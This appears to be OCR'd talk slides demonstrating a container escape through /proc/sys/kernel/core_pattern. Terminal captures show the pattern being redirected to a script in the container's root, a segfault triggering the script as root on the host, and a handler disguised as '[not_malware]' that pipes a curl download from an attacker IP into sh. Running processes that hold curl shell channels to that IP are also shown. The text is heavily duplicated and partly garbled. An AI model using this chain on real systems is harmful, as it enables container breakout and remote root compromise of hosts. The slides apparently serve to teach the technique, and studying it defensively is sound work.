-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```

# /proc/sys/kernel/core\_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```


# /proc/sys/kernel/core\_pattern - PoC



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar in the center says "ssh". At the top right, there is a small icon and the number "281". The main area of the terminal shows a single line of command history:

```
> grep -C3 'ps awwwfux' </core_handler.out
```


# /proc/sys/kernel/core\_pattern - PoC



A screenshot of a terminal window titled "ssh". The window contains a command-line session with the following output:

```
> grep -C3 'ps awmfux' </core_handler.out
root 23533 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/u2:0-events_unbound]
root 23534 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/0:0-inode_switch_wbs]
root 23715 0.0 0.6 3924 2828 ?
root 23716 0.0 0.8 8100 3916 ?
root 1 0.3 1.3 168888 6236 ?
message+ 502 0.0 0.3 8220 1596 ?
root 505 0.0 0.5 16660 2416 ?
Ss 16:51 0:06 /lib/systemd/systemd --system --deserialize=41
Ss 16:51 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
Ss 16:51 0:00 /lib/systemd/systemd-logind
```

# /proc/sys/kernel/core\_pattern - PoC



```
> grep -C3 'ps awmfux' </core_handler.out
root 23533 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/u2:0-events_unbound]
root 23534 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/0:0-inode_switch_wbs]
root 23715 0.0 0.6 3924 2828 ?
root 23716 0.0 0.8 8100 3916 ?
root 1 0.3 1.3 168888 6236 ?
message+ 502 0.0 0.3 8220 1596 ?
root 505 0.0 0.5 16660 2416 ?
Ss 16:51 0:06 /lib/systemd/systemd --system --deserialize=41
Ss 16:51 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
Ss 16:51 0:00 /lib/systemd/systemd-logind
```


A callout box with the text "Kernel Thread" has an arrow pointing to the line starting with "Ss 16:51 0:06 /lib/systemd/systemd --system --deserialize=41".

# /proc/sys/kernel/core\_pattern - PoC

```
ssh
> grep -C3 'ps awmfux' </core_handler.out
root 23533 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/u2:0-events_unbound]
root 23534 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/0:0-inode_switch_wbs]
root 23715 0.0 0.6 3924 2828 ? S 17:27 0:00 \_ /bin/bash /proc/23714/root/core_handler
root 23716 0.0 0.8 8100 3916 ? R 17:27 0:00 \_ ps awmfux
root 1 0.3 1.3 168888 6236 ? Ss 16:51 0:06 /lib/systemd/systemd --system --deserialize=41
message+ 502 0.0 0.3 8220 1596 ? Ss 16:51 0:00 /usr/bin/dbus-daemon --system --address=systemd: vation --syslog-only
root 505 0.0 0.5 16660 2416 ? Ss 16:51 0:00 /lib/systemd/systemd-logind
```

Formerly Init

# /proc/sys/kernel/core\_pattern - PoC



```
grep -C3 'ps awmfux' </core_handler.out
root 23533 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/u2:0-events_unbound]
root 23534 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/0:0-inode_switch_wbs]
root 23715 0.0 0.6 3924 2828 ?
root 23716 0.0 0.8 8100 3916 ?
root 1 0.3 1.3 168888 6236 ?
message+ 502 0.0 0.3 8220 1596 ?
root 505 0.0 0.5 16660 2416 ?
Ss 16:51 0:06 /lib/systemd/systemd --system --deserialize=41
Ss 16:51 0:00 /usr/bin/dbus-daemon --system --address=systemd: --fork --nopidfile --systemd-activation --syslog-only
Ss 16:51 0:00 /lib/systemd/systemd-logind
```

Our Script

# /proc/sys/kernel/core\_pattern - PoC

```
ssh
> grep -C3 'ps awwwfux' </core_handler.out
root 23533 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/u2:0-events_unbound]
root 23534 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/0:0-inode_switch_wbs]
root 23715 0.0 0.6 3924 2828 ?
root 23716 0.0 0.8 8100 3916 ? R 17:27 0:00 \_ ps awwwfux
root 1 0.3 1.3 168888 6236 ? Ss 16:51 0:06 /lib/systemd/systemd --system --deserialize=41
message+ 502 0.0 0.3 8220 1596 ? Ss 16:51 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root 505 0.0 0.5 16660 2416 ? Ss 16:51 0:00 /lib/systemd/systemd-logind
```


```
ssh
> grep -C3 'sleep 1111' </core_handler.out
```

# /proc/sys/kernel/core\_pattern - PoC

```
ssh
> grep -C3 'ps awmfux' </core_handler.out
root 23533 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/u2:0-events_unbound]
root 23534 0.0 0.0 0 0 ? I 17:06 0:00 \_ [kworker/0@0-inode_switch_wbs]
root 23715 0.0 0.6 3924 2828 ? S 17:27 0:00 \_ /bin/bash /proc/23714/root/core_handler
root 23716 0.0 0.8 8100 3916 ? R 17:27 0:00 \_ ps awmfux
root 1 0.3 1.3 168888 6236 ? Ss 16:51 0:06 /lib/systemd/systemd --system --deserialize=41
message+ 502 0.0 0.3 8220 1596 ? Ss 16:51 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root 505 0.0 0.5 16660 2416 ? Ss 16:51 0:00 /lib/systemd/systemd-logind
```

```
ssh
> grep -C3 'sleep 1111' </core_handler.out
root 23527 0.0 0.1 2576 848 ? S 17:03 0:00 \_ /bin/sh
root 23528 0.0 2.4 19952 11468 ? S 17:03 0:00 \_ curl -Nsk --pinchedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWwWTc= https://165.232.118.219:4444/i/2y2yzwe58r3mg
root 23529 0.0 0.3 2576 1652 ? S 17:03 0:00 \_ /bin/sh
root 23663 0.0 0.1 2484 912 ? S 17:26 0:00 | \_ sleep 1111
root 23714 0.0 0.2 2576 944 ? S 17:27 0:00 | \_ sh -c kill -SEGV $$
root 23530 0.0 2.4 19956 11588 ? S 17:03 0:00 \_ curl -Nsk --pinchedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWwWTc= https://165.232.118.219:4444/o/2y2yzwe58r3mg -T-
root 23287 0.0 2.5 1237912 11876 ? S1 16:56 0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 78e8dfbf529f0d0da38576d4af2871c37c33d970197b630b1531b90a8d736013 -address /run/contai
```

# /proc/sys/kernel/core\_pattern - Shell




# /proc/sys/kernel/core\_pattern - Shell



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. At the top right, there is a small icon followed by the text "⌘1". The main area of the terminal contains the following text:

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec
```


# /proc/sys/kernel/core\_pattern - Shell



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. At the top right, there is a close button and the identifier "SSH1". The terminal's title bar also says "ssh". The main area of the terminal contains the following text:

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec /bin/sh
```


# /proc/sys/kernel/core\_pattern - Shell



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also displays "ssh" and a small icon. The terminal content area shows the following text:

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec -a '[not_malware]' /bin/sh
```


# /proc/sys/kernel/core\_pattern - Shell



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also displays "ssh" and a small icon. The terminal content area shows the following text:

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec -a '[not_malware]' /bin/sh <<<
```

# /proc/sys/kernel/core\_pattern - Shell



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>       --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>       https://165.232.118.219:5555/c | sh
> '_eof'
```


# /proc/sys/kernel/core\_pattern - Shell



The image shows a terminal window titled "ssh" with the identifier "SSH1" in the top right corner. The window has three colored window control buttons (red, yellow, green) in the top left. The terminal content is a multi-line command script:

```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>       --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>       https://165.232.118.219:5555/c | sh
>
> _eof
```


# /proc/sys/kernel/core\_pattern - Shell



The image shows a screenshot of an SSH terminal window titled "ssh". The session ID is "SSH1". The terminal contains the following command-line session:

```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
>
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
'
```


# /proc/sys/kernel/core\_pattern - Shell



The image shows a screenshot of an SSH terminal window titled "ssh". The session ID is "SSH1". The terminal contains the following command history:

```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
>
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
```


# /proc/sys/kernel/core\_pattern - Shell



The image shows a screenshot of an SSH terminal window titled "ssh". The session ID is "SSH1". The terminal contains the following exploit code:

```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
>
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
```

